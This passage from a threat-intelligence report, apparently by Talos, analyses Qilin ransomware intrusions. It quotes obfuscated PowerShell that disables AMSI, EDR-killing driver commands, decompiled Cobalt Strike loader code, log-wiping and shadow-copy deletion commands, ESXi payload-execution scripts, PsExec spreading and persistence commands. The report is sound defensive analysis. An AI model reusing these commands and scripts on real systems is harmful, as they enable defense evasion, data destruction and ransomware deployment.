

Figure 13. ScreenConnect installation and connections to attacker server (excerpt).

Defense evasion

- **Obfuscated Powershell**

Figure 14 and Figure 15 show two patterns of obfuscated PowerShell code, encoded using numeric encoding, intended to evade detection

```
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C  -JOin
(
  '91}78}101!116r46!83r101@114}118!105e99}101T80y111G105T110G116e77T97T110y97e103y101G114e93y58;
  58G83G101G114G118;101!114}67e101;114T116@105@102T105e99T97T116!101;
  86@97}108!105y100!97}116G105e111;110;67e97G108T108@98r97G99T107T32!61e32T123;36}
  116y114G117r101G125G10}116!114e121!123;10}91}82@101@102r93T46@65!115y115G101r109T98T108;
  121e46T71r101G116!84!121T112!101e40!39@83;121!115;39y43}39!116;101r109!46T77G97;
  110G39T43T39@97T103}101r109r101}110;116!46y65}117T116G39G43e39!111G109T97T116T105;
  111}110;46T65;109r39e43T39@115e105e85G116!39T43!39T105r108e115T39G41@46G71r101y116r70;
  105r101!108r100e40}39T97@109G39e43r39y115e105;
  73!110@105;39!43!39r116@70}97T105;
  108}101@100}39}44e32y39T78T111;110T80@39}43T39!117T98}108T105;99}44}
  83G116!97!39y43y39G116r105r99@39!41!46!83G101;
  116r86e97}108T117!101T40T36!110}117!108G108e44T32e36r116!
  114!117@101;41T10!125}99G97G116y99}104T123;125T10!114e101G103!32;97;100@100!32G72;75}76G77}
92T83T89T83y84}69;
  77e92y67T117T114G114y101;110r116@67!111!110T116y114;
  111@108T83y101y116G92T67@111T110}116!114}111r108y92T76T115r97;
  32G47y118T32y68r105G115e97@98T108G101G82T101@115G116;114y105;99@116@101T100@65}
  100r109G105y110y32y47r100}32!48r32e47e116@32y82;69;71!95;68}87T79!82@68'
  .SplIt( 'Ty;}T@Gr!e')
) |
foREAcH-oBjEct {
  ([inT]$_ -as [ChAr])
} |
&( $sHELLID[1] + $shellID[13] + 'x') `
  1> \\127.0.0.1\C$\Windows\Temp\kqgoGA `
  2>&1
```

Figure 14. Obfuscated PowerShell Cmd No. 1.

```
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C
(
    '91e78x101>116m46>83m101o114}118>105m99B101B80m111x105p110p116o77o97x110x97x103-101-114
     o93>58o58B83p101>114e118o101x114B67m101>114x116m105m102>105-99>97>116o101x86x97>108
     x105>100p97}116p105e111B110o67o97B108m108x98p97}99m107}32x61m32x123x36o116m114x117
     x101B125>10o116x114p121B123o10m91x82B101B102>93o46m65o115x115p101m109x98x108o121o46
     e71o101-116-84e121e112o101>40-39x83x121e115>39>43x39x116>101-109e46B77B97m110-39m43
     o39o97-103e101B109-101m110x116>46o65}117-116o39x43-39>111}109x97m116e105o111x110-46
     B65-109o39p43x39m115>105o85o116e39o43>39-105o108e115x39p41-46p71p101B116p70p105B101
     B108p100}40B39o97B109p39B43o39p115x105p73o110x105-39x43-39-116}70>97o105m108B101e100
     o39x44>32m39p78p111p110e80B39>43x39o117o98B108m105-99m44x83o116m97m39p43e39o116>105
     x99x39B41o46x83p101p116p86e97-108x117e101x40B36x110>117m108>108-44}32p36p116>114m117
     m101>41}10e125e99o97>116x99B104-123-125m10e114B101-103B32e97e100e100>32e72o75p76p77
     -92m83B89m83p84x69>77}92>67x117m114>114m101p110>116e67B111m110B116p114>111>108x83-101
     o116x92x67m111p110-116m114x111>108m92x76x115p97B32x47x118}32}68x105B115e97e98x108x101
     o82B101>115-116B114e105}99}116e101x100o65m100>109>105o110x32B47B100o32-48>32o47m116B32
     x82B69e71x95e68-87x79B82x68'
    .sPlIt('xpB-}mxe>o')
  ) |
  fOrEaCh-oBJeCt {
    ( [iNT] $_ -as [cHAR] )
  } `
  -jOIn '' |
  . (
    ( ([StRiNG]$verbOsEpREFerencE)[1,3] + 'x' -jOIn '' )
  ) `
  1> \\127.0.0.1\C$\Windows\Temp\efsjZP `
  2>&1
```

Figure 15. Obfuscated PowerShell Cmd No. 2.

Below is the decoded output of the above code.

```
 [Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
try{
[Ref].Assembly.GetType('Sys'+'tem.Man'+'agement.Aut'+'omation.Am'+'siUt'+'ils').GetField('am'+'siIni'+'tFailed',
```

```
}catch{}
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /d 0 /t REG_DWORD
```

Executing these commands makes three configuration changes. First, disabling AMSI prevents interference with execution of payloads such as batch files and malware. Second, disabling TLS certificate validation removes barriers to contacting malicious domains or C2 servers. Finally, enabling Restricted Admin causes RDP authentication to rely on NT hashes or Kerberos tickets rather than passwords. Although passwords are not retained, NT hashes remain on the system and can be abused by an attacker to impersonate the user.

1. Disable AMSI
2. Disable TLS certificate validation
3. Enable Restricted Admin

Disable EDR

Talos observed traces of attempts to disable EDR using multiple methods. Broadly speaking, we have frequently observed commands that directly execute the EDR's "uninstall.exe" or attempt to stop services using the sc command. At the same time, attackers have also been observed running open-source tools such as dark-kill and HRSword. The commands below are traces of dark-kill usage. Instead of running in normal user mode, dark.sys is specified as a driver loaded into the Windows kernel and the service is started under the name dark. The traces also show that, as needed, attackers re-register a driver from a different path and finally remove the service to erase their tracks.

```
 sc create dark type= kernel binPath=dark.sys
sc start dark
sc create dark type= kernel binPath=C:\Users\<user>\Downloads\DarkKill\Debug\dark.sys
sc delete dark
```

Additionally, to execute "HRSword.exe", attackers attempt to run a batch file with administrator privileges by using VBScript via mshta, specifying the runas option in ShellExecute. Because logs show that a shortcut file HRSword.lnk was created after 1. bat was executed, it is possible that HRSword.exe is being launched via that .lnk file.

```
mshta vbscript:CreateObject(Shell.Application).ShellExecute(cmd.exe,/c C:\Users\xx\xxx\HRSword\HRSWOR~1.BAT ::
```

Impact and inhibit recovery

Before Qilin ransomware is executed, Talos has observed cases in which remote access tools such as Cobalt Strike loader and SystemBC are run. Cobalt Strike was discovered on the compromised host earlier, but it is not clear whether Cobalt Strike installed SystemBC.

Cobalt Strike Loader

The Cobalt Strike loader Talos examined decrypts the encrypted payload contained in the .bss section of the binary shown in Figure 16, then deploys and executes the Cobalt Strike Beacon in memory.



Figure 16. The encrypted payload contained in the .bss section.

The embedded encrypted payload is executed in memory following the flow shown in Figure 17. The CreateThreadpoolWait and SetThreadpoolWait APIs are Windows thread-pool APIs. Unlike the commonly used CreateThread API (which immediately creates a new thread and begins executing code at a specified address), they wait for events or object state changes and then automatically run worker callbacks.

In this code, the decrypted_buf is registered as the callback function via the arguments to CreateThreadpoolWait, creating a mechanism that will invoke this callback when the wait object becomes signaled. After that, execute permission is granted with VirtualProtect, and a MessageBoxA (shown in the figure and intended for anti-sandbox purposes) prompts for user interaction. When the user clicks OK, SetThreadpoolWait is called. Because EventA was created with an initial signaled state (bInitialState = 1), the decrypted code already mapped into memory runs immediately.

```
payload_buf = (void (__stdcall *)(PTP_CALLBACK_INSTANCE, PVOID, PTP_WAIT, TP_WAIT_RESULT))VirtualAlloc(
                                                                                             0LL,
                                                                                             0x297290uLL,
                                                                                             0x3000u,
                                                                                             4u);
decrypted_buf = payload_buf;
if ( payload_buf )
{
  custom_memcpy(payload_buf, encrypted_payload_src, 0x119075uLL);
  generate_custom_rc4_key(rc4_key, (__int64)key_material, 688uLL, 0x41C6153Cu);
  custom_rc4_init(v106, (__int64)rc4_key, 0x20uLL);
  custom_rc4_decrypt_payload((__int64)v106, (__int64)decrypted_buf, 0x297290uLL, 0LL);
  flOldProtect = 0;
  ThreadpoolWait = CreateThreadpoolWait(decrypted_buf, 0LL, 0LL);
  if ( VirtualProtect(decrypted_buf, 0x297290uLL, 0x40u, &flOldProtect) )
  {
    MessageBoxA(0LL, 0LL, 0LL, 0);
    SetThreadpoolWait(ThreadpoolWait, EventA, 0LL);
    WaitForSingleObject(EventA, 0xFFFFFFFF);
  }
}
```

Figure 17. The main process of the Cobalt Strike loader.



Figure 18. Anti-sandboxing using MessageBoxA API.

For decryption, a custom routine based on RC4 is implemented: the first 2,048 bytes are fully decrypted, and thereafter decryption is performed in 32-byte units in which only the first 24 bytes are decrypted. The remaining 8 bytes stay encrypted, so this behavior differs from standard RC4.

```
{
  unsigned __int64 v6; // r8
  __int64 v8; // rdx
  unsigned __int64 i; // rsi
  unsigned __int64 v11; // rbx

  if ( a4 < a3 )
  {
    v6 = a3 - a4;
    v8 = a4 + a2;
    if ( v6 < 2048 )
    {
      rc4_decrypt_block(a1, v8, v6);
    }
    else
    {
      rc4_decrypt_block(a1, v8, 2048uLL);
      for ( i = a4 + 2112; i < a3; i += v11 + 8 )
      {
        v11 = 24LL;
        if ( i + 24 > a3 )
          v11 = a3 - i;
        rc4_decrypt_block(a1, i + a2, v11);
      }
    }
  }
}
```

Figure 19. The process of Custom RC4

Cobalt Strike Beacon

The Cobalt Strike Beacon deployed in memory is configured (from its config) as Cobalt Strike version 4.x, with Malleable C2 used to spoof HTTP headers. In this configuration the http_get_header and http_post_header include "Host: ocsp.verisign.com", effectively separating the visible host header from the actual destination to make the traffic appear as OCSP or certificate distribution traffic. Communication is set to use HTTPS over TCP port 443 to the Team Server (C2).



Figure 20. Output of the Cobalt Strike config parser from 1768.py (excerpt)

Qilin Ransomware

In several cases, a variant of Qilin ransomware, known as "Qilin.B", was used.

This section describes its behavior. For more information, please refer to Halcyon's analysis article published in October 2024.

Execution method

Attackers sometimes run only a single encryptor, but Talos has also observed cases where two encryptor are deployed. In cases where two encryptor are executed, the first, encryptor_1.exe, was distributed across the environment using PsExec (see the command below). This command copies the local <encryptor_1>.exe to the remote \\IP address, elevates it to run with administrative privileges, and then launches it. The other, "encryptor_2.exe", is executed from a single system and targets multiple network shares.

```
 cmd /C [PsExec] -accepteula \\IP Address -c -f -h -d -i
C:\Users\xxx\<encryptor_1>.exe --password [PASSWORD] --spread --spread-process
```

PowerShell command executed

A PowerShell command is being executed to efficiently retrieve the hostnames of all computers from Active Directory (AD).

```
powershell -Command Import-Module ActiveDirectory ; Get-ADComputer -Filter * | Select-Object -ExpandProperty DI
```

Another PowerShell command observed is one that installs the Remote Server Administration Tools for AD (the RSAT-AD-PowerShell module). It runs PowerShell cmdlets related to Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS). This enables enumeration of domain users, groups, and privileges.

```
Powershell -Command ServerManagerCmd.exe -i RSAT-AD-PowerShell ; Install-WindowsFeature RSAT-AD-PowerShell ; Ad
```

Next, the command Get-WinEvent -ListLog * is used to enumerate all event logs on the system. Logs that contain records (where RecordCount is not 0) are filtered, and the .NET EventLogSession.GlobalSession.ClearLog() method is called to wipe them entirely.

```
powershell $logs = Get-WinEvent -ListLog * | Where-Object {$_.RecordCount} | Select-Object -ExpandProperty LogI
```

Finally, the PowerShell script targeting hosts in virtualized environments is hard-coded.

As part of its PowerShell operation, it establishes a connection to the vCenter server, enumerates all datacenters and clusters within the vCenter environment, and disables HA and DRS in cluster configurations. (see Figure 21)

```
function Disable-ClusterServices {
    param (
        [Parameter(Mandatory=$true)]
        [vCenter]$vCenterHost
    )
    Write-Host "[INFO|POWERSHELL] Disabling HA, DRS services in all available clusters..."
    try {
        $dataCenters = Get-Datacenter -Server $vCenterHost.VIServer
        Write-Host "[INFO|POWERSHELL] Datacenters found: $($dataCenters.Count)"
        foreach ($datacenter in $dataCenters) {
            $clusters = Get-Cluster -Location $datacenter
            Write-Host "[INFO|POWERSHELL] Clusters found in datacenter '$($dataCenter.Name)':
$($clusters.Count)"
            foreach ($cluster in $clusters) {
                try {
                    Set-Cluster -Cluster $cluster -HAEnabled:$false -DrsEnabled:$false -Confirm:$false
-ErrorAction Stop
                    Write-Host "[INFO|POWERSHELL] Successfully disabled cluster services on:
$($cluster.Name)"
                }
                catch {
                    Write-Host "[ERROR|POWERSHELL] Error disabling cluster services on:
$($cluster.Name). Error: $_"
                }
            }
        }
    } catch {
        Write-Host "[CRITICAL|POWERSHELL] Error getting datacenter/cluster list. Error: $_"
        Write-Host "[CRITICAL|POWERSHELL] Check user permissions."
    }
```

Figure 21. Disable-ClusterServices Function

It then enumerates all ESXi hosts, changes the root password, and enables SSH access. Finally, it uploads an arbitrary binary to the "/tmp" directory and executes it across all identified hosts. It makes the binary executable with "chmod +x", sets "/User/execInstalledOnly" to 0 via the $esxiRights command (thereby allowing execution of unsigned binaries) , and then executes the payload on all hosts using the Process-ESXis function.

```
$localFolderPath = '<localFolderPath>'
$localFileName = '<localFileName>'
$remoteFolderPath = '/tmp/'
$esxiRights = 'esxcli system settings advanced set -o /User/execInstalledOnly -i 0'
# Give rights
        Write-Host "[INFO|POWERSHELL] Setting execution rights on host: '$($esxiHost.VMHost.Name)' ..."
        $commandRights = "chmod +x $remoteFolderPath$localFileName && $esxiRights"
        $stream.WriteLine($commandRights)
        # Discard any banner or previous command output
        do {
            $stream.Read() | Out-Null
        } while ($stream.DataAvailable)
        # Execute payload
        Write-Host "[INFO|POWERSHELL] Executing payload on host: '$($esxiHost.VMHost.Name)' ..."
        $commandBinary = "$remoteFolderPath$localFileName $payloadFlags"
        $stream.WriteLine($commandBinary)
        # Discard line with command entered
        $stream.ReadLine() | Out-Null
        Start-Sleep -Seconds 3
        :
        :
        :
function Process-ESXis {
    param (
        [Parameter(Mandatory = $true)]
        [ESXi[]]$esxiHosts
    )
    Write-Host "[INFO|POWERSHELL] Uploading and executing payload on all ESXi hosts in current vCenter"
    foreach ($esxiHost in $esxiHosts) {
        Process-ESXi $esxiHost
    }
```

Figure22 Process-ESXi Function and Process-ESXis Function (excerpt)

For lateral movement

To broaden the scope of file access and increase the impact when ransomware is executed, the fsutil command is also run. This command performs operations on symbolic links; R2R means Remote to Remote (a network share to another network share), and R2L means Remote to Local (a network share to local). By executing these two commands and enabling each respectively, attackers can achieve different effects. for example, in R2R, a symbolic link on server A can be used to reference files on another server B; in R2L, if a shared symbolic link on server A points to a file on the host, an attacker can access the host's local file through that link. These commands may be executed using PsExec.

```
 cmd /C net use
cmd /C fsutil behavior set SymlinkEvaluation R2R:1
cmd /C fsutil behavior set SymlinkEvaluation R2L:1
```

Delete backup

The ransomware changes the Volume Shadow Copy Service (VSS) startup type to Manual, and delete all shadow copies (volume snapshots) maintained by VSS.

```
 cmd /C net start vss
cmd /C wmic service where name='vss' call ChangeStartMode Manual
cmd /C vssadmin.exe Delete Shadows /all /quiet
```

```
cmd /C net stop vss
cmd /C wmic service where name='vss' call ChangeStartMode Disabled
```

Ransom note

The ransom note shown in Figure 23 is created in each encrypted folder. The note primarily states that data has been compromised, includes a link to a leak site on a .onion address that requires a Tor connection, and provides a URL (specified by IP address) that can be accessed without Tor for victims who do not have a Tor environment. It also lists the types of data included and warnings about the consequences of ignoring the demands.

In addition, the 'Credential' section states that a unique company ID is assigned as a file extension for each victim company, and that by using the domain URL shown in the note one can access the site with that unique login ID and password.



Figure 23. Excerpt of Qilin ransom note.

Config

The config for Qilin Ransomware includes file-encryption settings, service and process stop lists, and a list of entity-specific accounts. There are eight items, four of which are as follows:

- "extension_black_list" contains file extensions that will not be encrypted.
- "extension_white_list" specifies the extensions that this ransomware will explicitly encrypt.
- "filename_black_list" lists filenames that will not be encrypted.
- "directory_black_list" lists directories that will not be encrypted.

We also observed two lists named "white_symlink_dirs" and "white_symlink_subdirs". In the Qilin ransomware sample we analyzed, white_symlink_dirs is empty, and only thing white_symlink_subdirs contains is the entry "ClusterStorage".

ClusterStorage refers to the directory name used by Windows Server Failover Cluster (Cluster Shared Volumes, or CSV). CSVs commonly host highly critical files for organizations such as Hyper-V virtual machines (VHDX) and databases. This shows the ransomware is intended to increase impact by targeting not only ordinary user directories but also virtualization and cluster infrastructure directly as hostages. Therefore, files in subdirectories of ClusterStorage are explicitly listed as targets to be encrypted. The fact that white_symlink_dirs is empty is likely intended to avoid following symbolic links that could cause infinite loops or double-encryption.

"process_black_list" and "win_services_black_list" specify processes and services to terminate, including those related to databases, backups, security, and remote management. Notably, as shown in Figure 24, this config also had victim-environment-specific domain, username and password hardcoded. This indicates that the attackers preloaded reconnaissance information into the ransomware to facilitate privilege escalation and related activities.

extension_black_list

```
 ["themepack", "nls", "diapkg", "msi", "lnk", "exe", "scr", "bat", "drv", "rtp", "msp", "prf", "msc", "ico", "k
"msstyles", "mod", "ps1", "ics", "hta", "bin", "cmd", "ani", "386", "lock", "cur", "idx", "sys", "com", "desktha
```

extension_white_list

```
["mdf", "ldf", "bak", "vib", "vbk", "vbm", "vrb", "vmdk", "abk", "bkz", "sqb", "trn", "backup", "bkup", "old",
```

filename_black_list

```
["desktop.ini", "autorun.ini", "ntldr", "bootsect.bak", "thumbs.db", "boot.ini", "ntuser.dat", "iconcache.db",
```

directory_black_list

```
["windows", "system volume information", "intel", "admin$", "ipc$", "sysvol", "netlogon", "$windows.~ws", "app
```

white_symlink_subdirs

```
["ClusterStorage"]
```

process_black_list

```
["vmms", "vmwp", "vmcompute", "agntsvc", "dbeng50", "dbsnmp", "encsvc", "excel", "firefox", "infopath", "isqlp
```

win_services_black_list

```
["vmms", "mepocs", "memtas", "veeam", "backup", "vss", "sql", "msexchange", "sophos", "msexchange", "msexchang
```

Accounts

```
.rdata:102D459B                 db ' "company_id": "[redacted]",',0Ah
.rdata:102D45B8                 db ' "n": 0,',0Ah
.rdata:102D45C1                 db ' "p": 1,',0Ah
.rdata:102D45CA                 db ' "fast": 0,',0Ah
.rdata:102D45D6                 db ' "skip": 0,',0Ah
.rdata:102D45E2                 db ' "step": 0,',0Ah
.rdata:102D45EE                 db ' "accounts": [',0Ah
.rdata:102D45FD                 db ' "[redacted]",',0Ah
.rdata:102D461C                 db ' "[redacted]",0Ah
.rdata:102D4637                 db ' ],',0Ah
.rdata:102D463B                 db ' "note": "-- Qilin \r\n\r\n\r\nYour network/system was encrypted.'
.rdata:102D467C                 db ' \r\r\nEncrypted files have new extension. \r\n\r\n\r\n-- Comprom'
```

Figure 24. Hardcoded victim-environment-specific domain, username and password.

Generating execution logs

When running, it creates a QLOG folder in %TEMP% and multiple ThreadId({Number}).LOG files. They allow the attacker to inspect detailed logs of the encryption process.

```
[15:13:57|+0.00000960] <ThreadId(1)>: [INFO] Checking password validity
[15:13:57|+0.00087890] <ThreadId(1)>: [INFO] Password is correct.
[15:13:57|+0.00112360] <ThreadId(1)>: [INFO|UAC] Current user is Admin
[15:13:57|+0.00138900] <ThreadId(1)>: [INFO|CLI] Verifying CLI arguments and flags...
[15:13:57|+0.00164920] <ThreadId(1)>: [INFO|PC] Initializing host information...
[15:13:57|+0.00193780] <ThreadId(1)>: [DEBUG|VM] CPUID feature 31st bit equals to: FEFA3203
[15:13:57|+0.00220710] <ThreadId(1)>: [INFO|VM] Machine detected as a virtual machine
[15:13:57|+0.00293210] <ThreadId(1)>: [DEBUG|VM] Got VM signature:
[15:13:57|+0.00385480] <ThreadId(1)>: [INFO|VM] Machine detected as VM inside VMware hypervisor
[15:13:57|+0.00413820] <ThreadId(1)>: [INFO] AESNI support detected! Using AES-CTR mode
```

Figure 25. Contents of ThreadId({Number}).LOG (excerpt).

Change wallpaper setting

The ransomware creates a JPG image under %TEMP% to be used as the wallpaper, and modifies the following registry values.

```
 HKEY_CURRENT_USER\Control Panel\Desktop\Wallpaper
(Example)
Value: C:\%TEMP%ElSDJGep.jpg
```

Figure 26. The wallpaper changed by the ransomware.

Persistence

After ransomware execution, the attacker achieves persistence through both task scheduling and registry modification. First, a scheduled task is created with the name "TVInstallRestore", configured to run at logon using the /SC ONLOGON argument. To disguise itself as a legitimate tool, the ransomware file is named "TeamViewer_Host_Setup – <encryptor_2>.exe", leveraging the TeamViewer brand (which had been installed as an RMM tool prior to compromise). Second, to ensure the ransomware executes upon every reboot, its executable is added as a value under the RUN registry key.

This combination of scheduled tasks and registry entries allows the ransomware to maintain persistence across system restarts and user logons.

```
C:\WINDOWS\system32\schtasks /Create /TN TVInstallRestore /TR "C:\-INSTALLERS\TeamViewer_Host_Setup - <encrypto
```

```
 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Key
*random-alphabet in lowercase letters
Key Value
C:\Users\Administrator\Desktop\<encryptor_2>.exe --password [PASSWORD]--no-admin;
```

Appendix

